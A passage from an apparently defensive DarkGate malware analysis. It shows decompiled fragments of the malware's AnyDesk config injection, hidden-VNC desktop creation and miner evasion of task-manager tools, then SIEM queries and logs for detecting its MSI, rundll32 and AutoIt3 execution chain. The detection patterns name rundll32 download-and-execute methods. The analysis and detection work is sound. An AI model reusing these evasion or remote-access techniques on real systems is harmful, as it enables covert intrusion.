    if ((char)uVar1 == '\0') {
```



```
FUN_0043f954((undefined4 *)"Anydesk Config loaded - Injecting DarkGate hAnydesk Config");
FUN_00447b28((uint *)"Anydesk.exe",'\x01');
FUN_0043f954((undefined4 *)"Restarting AnyDesk");
local_30 = (undefined4 *)0x44cbe3;
Sleep(2000);
piVar3 = (int *)FUN_00403668((int *)&PTR_LAB_00416591+3_00415610,'\x01',extraout_ECX);
piVar4 = (int *)FUN_00403668((int *)&PTR_LAB_00416591+3_00415610,'\x01',extraout_ECX_00);
FUN_00445cf0("C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf",&local_c);
(**(code **)(*piVar4 + 0x2c))(piVar4,local_c);
FUN_00416e34(piVar4,0x44d060,&local_10);
uVar6 = extraout_var;
if (local_10 == 0) {
  FUN_0043f954((undefined4 *)"ad.anynet.id = \"\" waiting 20 second");
  local_30 = (undefined4 *)0x44cc3f;
  Sleep(20000);
  FUN_00445cf0("C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf",
               (int *)&stack0xffffffec);
  (**(code **)(*piVar4 + 0x2c))(piVar4,unaff_EBX);
  uVar6 = extraout_var_00;
}
local_30 = (undefined4 *)0x44cc70;
FUN_004441d0((undefined4 *)&DAT_0044d0a4,*(int *)PTR_DAT_00456710,CONCAT22(uVar6,0x5b4),
             (byte **)&stack0xffffffe4);
local_30 = (undefined4 *)0x44cc7b;
FUN_0041a364((int)unaff_EDI,(int *)&stack0xffffffe8);
local_30 = (undefined4 *)0x44cc85;
(**(code **)(*piVar3 + 0x2c))(piVar3,unaff_ESI);
local_30 = (undefined4 *)0x44cc8c;
iVar2 = (**(code **)(*piVar3 + 0x14))();
if (iVar2 < 3) {
  FUN_0043f954((undefined4 *)"Invalid config hAnydeskGetInjectAbleConfig");
}
else {
  FUN_00403668((int *)&PTR_LAB_00416591+3_00415610,'\x01',extraout_ECX_01);
  piVar5 = (int *)FUN_0044c6c8(piVar3,piVar4,extraout_ECX_02);
  iVar2 = 0x44ccc3;
  (**(code **)(*piVar5 + 0x74))
            (piVar5,"C:\\Users\\SafeMode\\AppData\\Roaming\\AnyDesk\\system.conf");
  local_10 = 0;
```

hVNC


In addition to its capability to use AnyDesk for remote desktop access, DarkGate also supports remote desktop access using hidden Virtual Network Computing (hVNC).



```
local_1c = (undefined4 *)&stack0xfffffffc;
iVar8 = 0x17;
do {
  local_8 = 0;
  iVar8 = iVar8 + -1;
} while (iVar8 != 0);
local_20 = &LAB_004359f2;
iStack_24 = *in_FS_OFFSET;
*in_FS_OFFSET = (int)&iStack_24;
FUN_0043f954((undefined4 *)"hVNC phase 1");
if (DAT_00457d4c != '\0') {
  FUN_0043f954((undefined4 *)"Cleaning virtualdesk hVNC processes");
  FUN_00404370((LPSECURITY_ATTRIBUTES)0x0,0,&LAB_00435200,&local_8,0,0);
}
DAT_00457d4c = 1;
FUN_00430ae8(DAT_00457d64,(int *)&local_c);
FUN_0043524c(DAT_00457d64,(int *)&stack0xfffffff0);
FUN_004441d0((undefined4 *)&DAT_00435a4c,*(int *)PTR_DAT_00456710,CONCAT22(extraout_var,0x45a),
             (byte **)&stack0xffffff88);
FUN_0043f954((undefined4 *)"hVNC phase 2");
cVar1 = FUN_00445128((undefined *)local_c);
if (cVar1 == '\0') {
  DAT_00457d4c = 0;
  FUN_004046e4((int *)&stack0xffffff84,unaff_EBX,(undefined4 *)" not found");
  FUN_0043f954(in_stack_ffffff84);
  ppbVar9 = (byte **)&stack0xffffff80;
  FUN_004046e4((int *)&stack0xffffff78,unaff_EBX,(undefined4 *)" not found");
  FUN_0044950c(in_stack_ffffff78,(int *)&stack0xffffff7c);
  FUN_004441d0(in_stack_ffffff7c,*(int *)PTR_DAT_00456710,CONCAT22(extraout_var_00,0x53b),ppbVar9)
  ;
}
else {
  FUN_00433cc4('\x01');
  pHVar2 = OpenDesktopA("virtualdesk",0,-1,0x10000000);
  *(HDESK *)PTR_DAT_00456500 = pHVar2;
  if (*(int *)PTR_DAT_00456500 == 0) {
    uStack_44 = 0x4355a0;
    pHVar2 = CreateDesktopA("virtualdesk",(LPCSTR)0x0,(DEVMODEA *)0x0,0,0x10000000,
                            (LPSECURITY_ATTRIBUTES)0x0);
    *(HDESK *)PTR_DAT_00456500 = pHVar2;
  }
```

Miners


Darkgate can deploy miners into the victim system. It has been configured to stop the miner if task manager and tools such as process explorer and process hacker are detected.



```
void FUN_0043fefc(void)

{
  char *pcVar1;
  undefined4 *in_FS_OFFSET;
  undefined4 uStack_1c;
  undefined *puStack_18;
  undefined *puStack_14;
  byte *local_c;
  byte *local_8;

  puStack_14 = &stack0xfffffffc;
  local_8 = (byte *)0x0;
  local_c = (byte *)0x0;
  puStack_18 = &LAB_0043ff88;
  uStack_1c = *in_FS_OFFSET;
  *in_FS_OFFSET = &uStack_1c;
  FUN_00447c7c(&local_c);
  FUN_00407fa4(local_c,&local_8);
  pcVar1 = FUN_00404980("taskmgr.exe",(char *)local_8);
  if ((((int)pcVar1 < 1) && (pcVar1 = FUN_00404980("procexp",(char *)local_8), (int)pcVar1 < 1))
     (pcVar1 = FUN_00404980("hwmonitor",(char *)local_8), (int)pcVar1 < 1)) {
    FUN_00404980("processhacker.exe",(char *)local_8);
  }
  *in_FS_OFFSET = uStack_1c;
  puStack_14 = &LAB_0043ff8f;
  puStack_18 = (undefined *)0x43ff87;
  FUN_004043e0((int *)&local_c,2);
  return;
}
```



```
0043BE81 mov eax,cccdbbb.au3.43C0F4      "Stub: Miner do not start because taskmanager is open!"
0043BF1A mov eax,cccdbbb.au3.43C0F4      "Stub: Miner do not start because taskmanager is open!"
0043FF2A mov eax,cccdbbb.au3.43FFA0      "taskmgr.exe"
```

Detection

Required log sources


The following should be enabled:

1. Windows
    - Process Creation with command-line auditing
    - Audit File System
    - Registry Auditing
2. Windows Sysmon

Detecting execution of initial access payload

From the above analysis, it is clear that when DarkGate executes `.msi` initial access payload, there are set of processes that are spawned afterward. To look for such a process, one can simply search for the child process of `msiexec.exe`

Using the above generic query to search for a child process created by `msiexec.exe`, the analyst can use a filter to display the above-observed techniques:




```
label="Process" label=Create "parent_process"="*\msiexec.exe"
"process" IN ["*\cmd.exe","*\icacls.exe","*\expand.exe","*\rundll32.exe"]
| chart count() by user,host,"parent_process","process" ,command
```

Found 23 logs

user	host	parent_process	process	command
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\sadmin\AppData\Local\Temp\MW-ab5c4453-baa5-4895-8cd4-a131d02c0cf9\files"
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\sadmin\AppData\Local\Temp\MW-a30015ed-cd0f-43df-9d6e-2af9088e10cc\files"
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files"
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\expand.exe	"C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\icacls.exe	"C:\Windows\system32\ICACLS.EXE" "C:\Users\sadmin\AppData\Local\Temp\MW-ab5c4453-baa5-4895-8cd4-a131d02c0cf9\." / SETINTEGRITYLEVEL (CI)(OI)LOW
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\icacls.exe	"C:\Windows\system32\ICACLS.EXE" "C:\Users\sadmin\AppData\Local\Temp\MW-ab5c4453-baa5-4895-8cd4-a131d02c0cf9\." / SETINTEGRITYLEVEL (CI)(OI)HIGH
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\icacls.exe	"C:\Windows\system32\ICACLS.EXE" "C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\." / SETINTEGRITYLEVEL (CI)(OI)HIGH
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\icacls.exe	"C:\Windows\system32\ICACLS.EXE" "C:\Users\sadmin\AppData\Local\Temp\MW-a30015ed-cd0f-43df-9d6e-2af9088e10cc\." / SETINTEGRITYLEVEL (CI)(OI)HIGH
sadmin	windows10	C:\Windows\SysWOW64\msiexec....	C:\Windows\SysWOW64\icacls.exe	"C:\Windows\system32\ICACLS.EXE" "C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\." / SETINTEGRITYLEVEL (CI)(OI)LOW

When applications are installed in the windows relevant events are generated as well.



```
label=Application label=Install
event_source=MsiInstaller
| chart count() by host,rule_description,product
```

3 logs

host	rule_description	product
windows10	Application installed osquery, 5.2.3, 1033, 0, osquery	osquery
windows10	Application installed AgentX Client, 1.2.1, 1033, 0, Logpoint	AgentX Client
windows10	Application installed KeyScrambler - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, 3.17.0.4, 1033, 1603, QFX Software Corporation	KeyScrambler - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com

Besides the use of MSI files, other file formats are also used as initial payload, which can be detected using the following alerts:

- WScript or CScript Dropper Detected
- MSHTA Spawning Windows Shell Detected


- Suspicious Execution of LNK File

Also, the below alerts can be used to detect specific events related to the suspicious use of `expand.exe` and `icacls.exe` binary by DarkGate payloads.

- File or Folder Permissions Modifications
- Suspicious File Extraction via Expand Detected

Suspicious Rundll32 activity detected

Recent samples have use rundll32 to download the DarkGate loader into the system. Analysts can use this alert to detect the execution of malicious DLLs that result in the download of the loader into the system via rundll32.



```
label="process" label=create ("process"="*\rundll32.exe" OR file="rundll32.exe")
((command="*javascript:*" command ="*.RegisterXLL*")
OR (command="*url.dll*" (command="*OpenURL*" OR command="*FileProtocolHandler*"))
OR (command="*zipfldr.dll*" command="*RouteTheCall*")
OR (command="*shell32.dll*" (command="*Control_RunDLL*" OR command="*ShellExec_RunDLL*"))
OR (command="*mshtml.dll*" command="*PrintHTML*")
OR (command="*advpack.dll*" (command="*LaunchINFSection*" OR command="*RegisterOCX*"))
OR ((command="*ieframe.dll*" OR command="*shdocvw.dll*") command="*OpenURL*")
OR (command="*syssetup.dll*" command="*SetupInfObjectInstallAction*")
```


Found 12 logs

```
command
rundll32.exe "C:\Windows\Installer\MSIBBF2.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4963328 11 tiho_exe.cs!CustomActions.DownloadAndExecute
rundll32.exe "C:\Windows\Installer\MSIEE6B.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_3665640 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
rundll32.exe "C:\Windows\Installer\MSIA14A.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19964375 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
rundll32.exe "C:\Windows\Installer\MSIBC47.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19971234 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler
rundll32.exe "C:\Windows\Installer\MSIA4D6.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19965156 11 tiho_exe.cs!CustomActions.DownloadAndExecute
rundll32.exe "C:\Windows\Installer\MSI1FDE.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071437 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
rundll32.exe "C:\Windows\Installer\MSICB83.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4967390 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler
rundll32.exe "C:\Windows\Installer\MSI2138.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071750 11 tiho_exe.cs!CustomActions.DownloadAndExecute
rundll32.exe "C:\Windows\Installer\MSIB98F.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4962796 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
rundll32.exe "C:\Windows\Installer\MSI62C.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_3671609 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler
```

Detecting traces and execution of AutoIT3 and script files

Now after detecting artifacts related to the execution of initial access, we can search for one of the unique techniques used to deploy the DarkGate malware, for example the use of Autoit3 and its malicious scripts:


Analysts can use the below query to detect events where Autoit3 and script files are being created



```
norm_id=WindowsSysmon event_id=11
file IN ["autoit3.exe","*.au3","*.a3x"]
| chart count() by "process",file,path
```

process	file	path
C:\Program Files\7-Zip\7zG.exe	1e02e674196885d692c0dbb6e80cffd83e6d54bf244761d051d6b579ac83db40.au3	C:\Users\sadmin\Downloads
C:\Program Files\7-Zip\7z.exe	78b3702f5c0f7efdf4598a2284cf3c7b3b51a6ae93a001029290bcc6a97bdc0a.au3	C:\Users\sadmin\Downloads
C:\ProgramData\afafhcb\Autoit3.exe	dfchehd.a3x	C:\ProgramData\afafhcb
C:\Users\sadmin\AppData\Local\Temp\MW-a30015ed-cd0f-43df-9d6e-2af9088e10cc\files\iTunesHelper.exe	Autoit3.exe	C:\temp
C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Autoit3.exe	C:\ProgramData\hhcafeg
C:\Users\sadmin\AppData\Local\Temp\MW-a30015ed-cd0f-43df-9d6e-2af9088e10cc\files\iTunesHelper.exe	script.a3x	C:\temp
C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files\iTunesHelper.exe	script.a3x	C:\temp
C:\Program Files\7-Zip\7z.exe	a86cd95594771888b1ca6f4bf6aeafff8820aa6680665305520e0d2f9c0ac4fa.au3	C:\Users\sadmin\Downloads
c:\temp\Autoit3.exe	Autoit3.exe	C:\ProgramData\abebchd
C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files\iTunesHelper.exe	Autoit3.exe	C:\temp

After the binary and script files are downloaded, they are executed to drop other stages of the payload



```
label="Process" label=Create
("process"="*\autoit3.exe" OR description="AutoIt v3 Script" OR application="AutoIt v3 Script")
command IN ["*.au3","*.a3x"]
| chart count() by user,host,parent_process,"process",command
```

	user	host	parent_process	process	command
🔍	sadmin	window...	C:\Windows\explorer.exe	C:\ProgramData\abebchd\Autoit3.exe	"C:\ProgramData\abebchd\Autoit3.exe" C:\ProgramData\abebchd\cfbfaha.a3x
🔍	sadmin	window...	C:\Windows\explorer.exe	C:\ProgramData\bagbche\Autoit3.exe	"C:\ProgramData\bagbche\Autoit3.exe" C:\ProgramData\bagbche\fbhfbaf.a3x
🔍	sadmin	window...	C:\Windows\explorer.exe	C:\ProgramData\afafhcb\Autoit3.exe	"C:\ProgramData\afafhcb\Autoit3.exe" C:\ProgramData\afafhcb\dfchehd.a3x
🔍	sadmin	window...	C:\Users\sadmin\AppData\Local\Temp\MW-a30015ed-cd0f-43df-9d6e-2af9088e10cc\files\iTunesHelper.exe	C:\temp\Autoit3.exe	"c:\temp\Autoit3.exe" c:\temp\script.a3x
